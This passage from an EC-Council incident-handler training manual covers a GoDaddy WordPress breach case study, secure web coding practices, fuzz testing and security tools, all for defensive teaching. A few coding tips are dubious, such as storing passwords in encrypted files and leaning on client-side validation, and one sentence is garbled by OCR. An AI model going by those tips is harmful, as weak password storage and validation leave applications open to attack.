



Figure 7.40: Screenshot of SysTools SQL Recovery tool

## Understand the Handling of Web Application Security Incidents - Case Study

The majority of cyber attackers target web applications to exploit their vulnerabilities using sophisticated attack techniques. Hence, the IH&R team must be prepared to handle any web application security incident by implementing proper strategies and techniques. This will help to protect organizational assets, goodwill, and business operations from malicious web attacks.

This section describes a case scenario of handling a web application security incident that can be considered by the IH&R team to prepare an effective response strategy against web application attacks.

### Handling GoDaddy Data Breach

Source: *https://www.appviewx.com, https://thehackernews.com, https://www.sec.gov*

GoDaddy, a popular web-hosting giant, recently suffered a massive data breach, which resulted in the exposure of critical data related to WordPress websites hosted through their domain. GoDaddy announced this news after discovering unauthorized third-party access to its WordPress hosting environment. The news report claims that the attack can be attributed to the storage of sFTP credentials in plain text format without being salted with random numbers or using public key authentication mechanisms. The company reported that several other GoDaddy-managed hosted services such as 123Reg, Domain Factory, Heart Internet, Host Europe, Media Temple, and tsoHost were also impacted by the incident. GoDaddy further reported that the


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

emails and contacts of approximately 1.2 million WordPress customers were exposed. Here is how the company responded to this incident:

- **Incident Detection**

  During an internal network assessment, GoDaddy discovered a suspicious activity in its WordPress hosting environment in November 2021. Further investigation revealed that customers' WordPress accounts, database credentials, SSH File Transfer Protocol (sFTP) details, and SSL private keys were exposed online. The company also discovered that the attack remained undetected for over 70 days. The following screenshot shows the sFTP details on the connection page.





Figure 7.41: Screenshot of GoDaddy displaying plaintext credentials

The incident team also discovered that privileges containing read/write permissions to critical filesystems via sFTP were also stored in clear text.

- **Incident Triage**

  After identifying the suspicious incident, the company further assessed its hosting environment and prioritized the accounts from higher to lower risks. The company also prioritized accounts based on their active and inactive status because active customers were more vulnerable than inactive ones.

- **Incident Notification**

  The company notified the customers and stakeholders about the incident through an email statement, wherein they expressed concern over their mistake and claimed that further investigation is underway with the help of IT forensic team. The incident notification is shown in the screenshot below:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**GoDaddy Announces Security Incident Affecting Managed WordPress Service**

On November 17, 2021, we discovered unauthorized third-party access to our Managed WordPress hosting environment. Here is the background on what happened and the steps we took, and are taking, in response:

We identified suspicious activity in our Managed WordPress hosting environment and immediately began an investigation with the help of an IT forensics firm and contacted law enforcement. Using a compromised password, an unauthorized third party accessed the provisioning system in our legacy code base for Managed WordPress.

Upon identifying this incident, we immediately blocked the unauthorized third party from our system. Our investigation is ongoing, but we have determined that, beginning on September 6, 2021, the unauthorized third party used the vulnerability to gain access to the following customer information:

- Up to 1.2 million active and inactive Managed WordPress customers had their email address and customer number exposed. The exposure of email addresses presents risk of phishing attacks.
- The original WordPress Admin password that was set at the time of provisioning was exposed. If those credentials were still in use, we reset those passwords.
- For active customers, sFTP and database usernames and passwords were exposed. We reset both passwords.
- For a subset of active customers, the SSL private key was exposed. We are in the process of issuing and installing new certificates for those customers.

Our investigation is ongoing and we are contacting all impacted customers directly with specific details. Customers can also contact us via our help center (https://www.godaddy.com/help) which includes phone numbers based on country.

We are sincerely sorry for this incident and the concern it causes for our customers. We, GoDaddy leadership and employees, take our responsibility to protect our customers' data very seriously and never want to let them down. We will learn from this incident and are already taking steps to strengthen our provisioning system with additional layers of protection.

Demetrius Comes

Chief Information Security Officer

Figure 7.42: Screenshot of GoDaddy statement

- **Incident Containment**

  Upon triaging the incident, the company immediately blocked unauthorized access to their environment and reset all compromised sFTP, WordPress, and database passwords; then, they issued new SSL certificates for the affected accounts.





Figure 7.43: Screenshot of GoDaddy changing passwords

- **Eradication and Recovery**

  The attack persisted for over two months; hence, the company could not take direct eradication steps. Therefore, the management requested all WordPress account holders to consider themselves compromised until they could confirm the actual list of affected users. If an account seemed to be compromised, they insisted customers to wait until


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

they could recover and assign new certificates. The management also warned users to be aware of phishing attacks using the compromised account and requested to notify them upon receiving such emails.

- **Post Incident Activities**

  The company began the regular assessment of their hosting environment and provisioning system and checked whether any service displayed passwords as plaintext. After the incident, the company claims to have added an additional layer of security to their provisioning system. GoDaddy also requested all other customers to change their passwords regularly with strong special characters and enhance account security using multifactor authentication. Additionally, they recommended users to check their site's filesystems such as wp-content/plugins and wp-content/mu-plugins for unknown plugins not located in the plugins menu.

- **Lessons Learned**

  The company realized the importance of monitoring the environment and changing passwords frequently. They also learned that short-lived certificates would help in eradicating long-term persistence attacks in the network.

## Describe Best Practices for Securing Web Applications

Previous sections explained how attackers can exploit various underlying vulnerabilities and launch attacks on web applications to obtain sensitive data, along with recovery from such attacks. The IH&R team should develop procedures to strengthen the security of web applications and prevent evolving threats. To secure web applications, it is important to incorporate and adopt web application security best practices.

This section discusses various best practices for coding web applications, web application fuzz testing, source code review, and web application security tools.

### Best Web Application Coding Practices

The IH&R team must ensure that the developers adopt the following best practices while coding web applications to prevent threats and attacks on web applications:

- Permit only acceptable nodes such as **<OBJECT>** and disable potentially dangerous nodes such as **<IFRAME>** in Flash-based web applications.
- Design the comment section of web pages using a list of <DIV> nodes and disable <SCRIPT> nodes.
- Give partial access to document cookies or limit arguments to network access methods.
- Match and limit the scripts to static and server-defined templates.
- Limit script activity to certain subtrees so they can modify only certain document subtrees.
- Design script execution using a secure interpreter.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Disable the feature to include remote files in your PHP application.
- Do not store key parameters in a cookie.
- Restrict the length and char type of the input fields in HTML and JavaScript to a certain limit to prevent buffer overflow attacks.
- Check and fix your application if it is displaying sensitive details in the error messages.
- Sanitize HTML and JavaScript to handle untrusted input.
- Perform client-side validation for suitable fields and formats.
- Use regular expressions or validation frameworks.
- Detect multiple login attempts and restrict the user from performing further login attempts after a prescribed number of failed attempts.
- Terminate the previous session or alert users and ask them for the session they need to keep active in case of multiple simultaneous login attempts.
- Track the user login history and activity with details such as the IP address, user-agent, login date and time, inactive and active sessions, and history of successful and failure attempts.
- Session tokens have a timeout feature on the server-side; implementing a timeout feature on the client-side may not prevent attackers from bypassing security controls and misusing them.
- Automatically terminate a session after absolute timeout and force users to log in again to continue their web application activity.
- Provide users with the functionality to safely log out after their session.
- Sensitive web pages do not have cache in the cache directory; however, they should have restrictive cache directives such as “Pragma: no-cache” and “Cache-Control: no-cache, no-store”. Thus, attackers cannot access sensitive session data through the web browser cache.
- Configure your web application to ensure that all dynamic information is stored in an encrypted cookie during data transfer.
- Store user passwords in encrypted files. Implement secure password policy creation comprising alpha numeric and non-alphanumeric characters in all user accounts.
- Implement secure CAPTCHA validation or prompt questions to users in comment submission forms.
- To prevent SQLi attacks, use stored procedures with automatically parameterized parameters.
- Move sensitive files such as application and configuration files to a secure folder so that they cannot be accessed by the public through URLs. This is because the server may not process some types of files (such as .vml files) but users can view them online.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Make sure that web applications do not display debugging information to users.
- Implement secure input validation techniques such as data type, data format, and data value validation to ensure that properly structured data flow through a web application's workflow.
- Encrypt all data flowing through web services both "at rest" and "in transit" to ensure their security.
- Employ appropriate exception management that only displays a generic error message in case of failure.
- Use semantic elements to build structured webpages. For example, use semantic elements <header> and <footer> instead of  to build headers and footers.
- Use a code analysis tool in the development environment to immediately detect errors as the developer types the code.
- Ensure that software composition analysis (SCA) or dynamic application security testing (DAST) solutions are included in the CI/CD pipeline to identify genuine security vulnerabilities.
- Avoid over-coding because it increases the risk of unwanted errors and challenges.
- Employ infrastructure-as-code (IaC) and automation to discover security misconfigurations at an early stage.
- Encourage developers to follow the “Shift-Left” approach that helps in developing quality code from the beginning of the development process.

## Web Application Fuzz Testing

Web application fuzz testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Significant amounts of random data called “fuzz” are generated by fuzz testing tools (fuzzers) and are used against the target web application to discover vulnerabilities that can be exploited through various attacks. Attackers can employ various attack techniques to crash the victim web applications and cause havoc in the shortest time. Incident responders and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks such as buffer overflow, DOS, XSS, and SQL injection.

### Fuzz Testing Steps

The following steps are performed for web application fuzz testing:

1. Identify the target system
2. Identify inputs
3. Generate fuzzed data
4. Execute tests using fuzz data
5. Monitor system behavior


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Log the defects

## Fuzz Testing Strategies

- **Mutation-based**

  In this type of testing, the current data samples create new test data and the new test data again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.

- **Generation-based**

  In this type of testing, new data are generated from scratch and the amount of data to be generated is predefined based on the testing model.

- **Protocol-based**

  In this type of testing, the protocol fuzzer sends forged packets to the target application to be tested. This type of testing requires detailed knowledge of the protocol format being tested. Moreover, in this type of testing, a list of specifications is written in the fuzzer tool; then, the model-based test generation technique is implemented to go through all listed specifications and add irregularities in the data content and sequences.

## Fuzz Testing Scenario

The image below presents an overview of the main components of the fuzzer. An attacker script is fed to the fuzzer, which translates the attacks to the target as HTTP requests. These HTTP requests receive responses from the target. All requests and their responses are then logged for manual inspection.





Figure 7.44: Fuzz testing scenario

## Fuzz Testing Tools:

- WSFuzzer (*https://sourceforge.net*)
- WebScarab (*https://github.com*)
- Burp Suite (*https://www.portswigger.net*)
- HCL AppScan® Standard (*https://www.hcltechsw.com*)
- Peach Fuzzer (*https://peachtech.gitlab.io)*


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. They can be performed manually or through automated tools to identify specific areas in the application code to handle functions regarding authentication, session management, and data validation. They can identify unvalidated data vulnerabilities and poor coding techniques used by developers, which enable attackers to exploit web applications.





Figure 7.45: Manual code review





Figure 7.46: Automated code review

## Web Application Security Testing Tools

Various tools are used to detect web application security incidents. Incident handlers can use these tools for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal the security posture of web applications; incident responders can use them to find ways to strengthen the security and create robust web applications. These tools automate the process of accurate web-app security assessment.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Acunetix Web Vulnerability Scanner**

  Source: *https://www.acunetix.com*

